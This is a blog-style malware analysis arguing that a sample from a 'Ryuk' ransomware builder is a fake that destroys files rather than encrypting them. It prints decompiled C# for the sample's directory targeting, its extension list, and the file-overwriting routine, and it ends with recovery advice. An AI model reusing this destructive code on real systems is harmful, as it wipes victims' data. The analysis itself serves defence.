
According to Fortinet (**HERE**) teh Ryuk Ransomware put a lot of effort in finding Network Drives by performing ping scan and other techniques. According to n1gth-w0lf (HERE) Ryuk filters out extensions to be not ecripted. So two characterizing details to be compared to our generated Ransomware. The allegedly Ryuk generated sample implements the Encryption look in a very simple and “naive” way. Let’s take a look to it in the following image.



```
private static void lookForDirectories()
{
    DriveInfo[] drives = DriveInfo.GetDrives();
    for (int i = 0; i < drives.Length; i++)
    {
        DriveInfo driveInfo = drives[i];
        if (driveInfo.ToString() != "C:\\")
        {
            Program.encryptDirectory(driveInfo.ToString());
        }
    }
    string location = Program.userDir + Program.userName + "\\Desktop";
    string location2 = Program.userDir + Program.userName + "\\Links";
    string location3 = Program.userDir + Program.userName + "\\Contacts";
    string location4 = Program.userDir + Program.userName + "\\Desktop";
    string location5 = Program.userDir + Program.userName + "\\Documents";
    string location6 = Program.userDir + Program.userName + "\\Downloads";
    string location7 = Program.userDir + Program.userName + "\\Pictures";
    string location8 = Program.userDir + Program.userName + "\\Music";
    string location9 = Program.userDir + Program.userName + "\\OneDrive";
    string location10 = Program.userDir + Program.userName + "\\Saved Games";
    string location11 = Program.userDir + Program.userName + "\\Favorites";
    string location12 = Program.userDir + Program.userName + "\\Searches";
    string location13 = Program.userDir + Program.userName + "\\Videos";
    Program.encryptDirectory(location);
    Program.encryptDirectory(location2);
    Program.encryptDirectory(location3);
    Program.encryptDirectory(location4);
    Program.encryptDirectory(location5);
    Program.encryptDirectory(location6);
    Program.encryptDirectory(location7);
```

Encryption Loop

It looks for shared folders at the beginning of the encryption loop. It gives priority to local area networks public, or readable from current user, folders to encrypt them. Of course shared folders would wrap interesting files for more than one persona, so it's smart to start from there! It avoids to encrypt the root directory and then it "build up by hand" interested directory to be encrypted (very naive way to reach the result… really naive way…). Interesting to note that the developer seems to be interested to OneDrive but not to GoogleDrive, DropBox or similar remote storage services (humm… who knows why..). Another big difference comes to file extension to be encrypted. According to both Fornited and n1gth-w0lf the Ryuk encrypts all file but not some extensions such as: `.dll .lnk .hrmlog .ini .exe`. In our case with have the opposite logic. In other words we have the extension to be encrypted.




```
private static string[] validExtensions = new string[]
{
    ".txt",
    ".jar",
    ".dat",
    ".contact",
    ".settings",
    ".doc",
    ".docx",
    ".xls",
    ".xlsx",
    ".ppt",
    ".pptx",
    ".odt",
    ".jpg",
    ".png",
    ".csv",
    ".py",
    ".sql",
    ".mdb",
    ".php",
    ".asp",
    ".aspx",
    ".html",
    ".htm",
    ".xml",
    ".psd",
    ".pdf",
    ".dll",
```

Some of the Valid Extension lists

The generated sample encrypts .dll as well but most importantly it works on positive logic (encrypt these file extensions) and not in negative logic (don't crypt those file extensions). I believe this is a big difference to be appointed.

File Encryption Loop


Here we are ! This is the most exiting part of the Ransomware… or at least it should be ! Nowadays is quite notorious the way Ryuk encrypts files: It deletes backup copies and then it uses a RSA254 algorithm over all files avoiding some extensions. This generated sample is super different on encryption. Well, actually it does not encrypt at all ! It is mostly a destroyer pretending to be a Ransomware ! But lets take a look to it.



```
try
{
    string[] files = Directory.GetFiles(location);
    bool flag = true;
    for (int i = 0; i < files.Length; i++)
    {
        try
        {
            string extension = Path.GetExtension(files[i]);
            string fileName = Path.GetFileName(files[i]);
            if (Array.Exists<string>(Program.validExtensions, (string E) => E ==
              extension.ToLower()) && fileName != "read_it.txt")
            {
                FileInfo fileInfo = new FileInfo(files[i]);
                if (fileInfo.Length < 1098576L)
                {
                    string @string = Encoding.UTF8.GetString(Program.random_bytes
                    (Convert.ToInt32(fileInfo.Length) / 3));
                    File.WriteAllText(files[i], Program.Base64Encode(@string));
                    File.Move(files[i], files[i] + "." + Program.RandomStringForExtension
                    (4));
                }
                else
                {
                    string string2 = Encoding.UTF8.GetString(Program.random_bytes
                    (Convert.ToInt32(fileInfo.Length) / 3));
                    File.WriteAllText(files[i], Program.Base64Encode(string2));
                    File.Move(files[i], files[i] + "." + Program.RandomStringForExtension
                    (4));
                }
```

Encryption Loop

At this point the Malware avoids to encrypt `readt_it.txt` and uses different `random strings` (big 1/3 of the entire file) to build a crafted `Base64` encode of a very long (1/3 of the file length) random string which would eventually override the original file. Finally the attacker lure the victim by creating a Base64 Encoding function which simulate an “encrypted structure” as follows.



```
// Token: 0x06000007 RID: 7 RVA: 0x00002260 File Offset: 0x00000460
public static string Base64Encode(string plainText)
{
    byte[] bytes = Encoding.UTF8.GetBytes(plainText);
    return string.Concat(new string[]
    {
        "<EncyptedKey>",
        Program.RandomString(31),
        "<EncyptedKey> ",
        Program.RandomString(2),
        Convert.ToBase64String(bytes)
    });
}
```

Base64Encode Function Pretending to Encrypt the content

But LOL ! This function makes a funny joke, building a content structure that looks like an encryption structure (look to the strings "<EncyptedKey>") which – by the way – includes a typo, but actually is just Base64 String of some random (and long 1/3 the original file size) generate string.

More Differences

Well, after discovering that this is not a Ryuk sample since it actually does not even encrypts the targets files every further analyses are not interesting at all. But just for tracking record I would underlines more differences between real Ryuk and this just named Ryuk Ransomware.

- **Process Injection**. Ryuk allocates memory for its process at the target process memory space using VirtualAllocEx(), then it writes its process to that allocated memory using WriteProcessMemory(). Finally it creates a new thread using CreateRemoteThread() to run Ryuk's thread at the injected process. This sample does not perform any process injection
- **Process Killing**. Ryuk does kill a long list of process in order to evade controls. This sample does not kill any process.
- **Deleting Shadow Copies**. Ryuk deletes shadow copies using vssadmin resizing dedicated spaces and later deleting copies. This ransomware deletes .backup and .bkp files thinking to being able to bypass shadow copies 🙂 .

Conclusions and Recovering Damaged FIles

I confirm, with high confidence, that the "ransomware" generated by the Ryuk generator sha256: `0d8b4a07e91e02335f600332644e8f0e504f75ab19899a58b2c85ecb0887c738` (Ryuk .NET Ransomware Builder.exe) available HERE is not a Ryuk Ransomware at all. Actually it looks like a bad joke more than a real Ransomware. The files hit by this sample are note encrypted at all but rather damaged by a structure that pretends to imitate an encryption header.

If you are looking for recovering your files after being hit by this family you could do in the following ways:

- Recover from your Shadows Copies. These samples do not block shadows copies and do not delete them.
- Recover from privilege backup processes. These samplee do not provide any privilege escalation path. So if you are privilege processes that backup your data, they should be safe.
- Recover from GDrive, DropBox backup in case you had some.
- File Carving on your hard drive

Unfortunately, after the sample is run the original content is damaged for 1/3 of its length. So it would be not possible to recover the first 1/3 (header included) of damaged files.